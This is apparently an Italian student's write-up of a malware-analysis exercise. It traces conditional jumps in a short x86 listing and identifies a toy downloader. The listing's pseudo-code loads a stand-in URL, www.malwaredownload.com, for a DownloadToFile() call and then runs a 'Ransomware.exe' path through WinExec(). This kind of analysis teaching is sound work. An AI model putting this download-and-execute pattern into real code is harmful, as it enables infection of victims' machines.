

**Traccia: Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:**

**Spiegate, motivando, quale salto condizionale effettua il Malware.**

**Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati).**

**Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.**

**Quali sono le diverse funzionalità implementate all'interno del Malware?**

**Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Prendendo in esame il codice fornito dalla traccia del progetto, possiamo vedere come siano presenti **due** istruzioni di tipo **jump**. La prima, **jnz** (jump if not zero) alla locazione di memoria **0040105B** e la seconda, **jz** (jump if zero) alla locazione **00401068**.

Il primo jump viene effettuato se lo **zero flag** ha valore **0** (quindi non è settato), il secondo se ha valore **1** (è settato).


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Esaminando le istruzioni precedenti ai due salti condizionali, quello che verrà effettuato è lo **jump if zero**. Infatti esaminando le due righe precedenti all'istruzione di jump vediamo come il codice incrementi di **1** il valore di **EBX** che, dalla seconda riga di codice, sappiamo avere valore **10**. Ora avrà quindi valore **11**. La penultima riga fa un compare (**cmp**) con il valore 11, per cui la **zero flag** verrà settata a 1 ed il programma effettuerà un jump alla **locazione 0040FFA0**.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione



Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Come visibile dal grafico, la freccia in rosso indica che il **jnz** non verrà effettuato, di conseguenza il programma **NON** eseguirà le istruzioni correlate all' esecuzione del comando stesso. La freccia verde invece indica che il programma eseguirà il **jump zero** e di conseguenza eseguirà le istruzioni successive a partire dalla locazione **0040FFA0**.

## Quali sono le diverse funzionalità implementate all'interno del Malware?

Seguendo le istruzioni precedenti possiamo ipotizzare che il Malware in questione sia un **downloader**, ovvero un programma che scarica file da internet e poi lo esegue all' interno della macchina vittima. Viene chiamata la funzione **DownloadToFile()** che tenta di scaricare un file specifico da un URL, mentre con la funzione **WinExec()** il programma tenta di eseguire il file in questione sulla macchina bersaglio.

**Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.**

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella prima istruzione viene spostato il registro **EDI** (che contiene l' url per il file malevolo) all' interno del registro **EAX** tramite il comando **mov**. Pusha poi il registro **EAX** in cima allo stack ed effettua la chiamata di funzione **DownloadToFile()** per scaricare i file malevoli.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Qui invece il programma sposterà il registro **EDI** con all' interno il path dell' eseguibile nel registro **EDX** che viene poi pushato nello stack. Infine ci sarà la chiamata alla funzione **WinExec()** tramite cui verrà avviato l' eseguibile malevolo.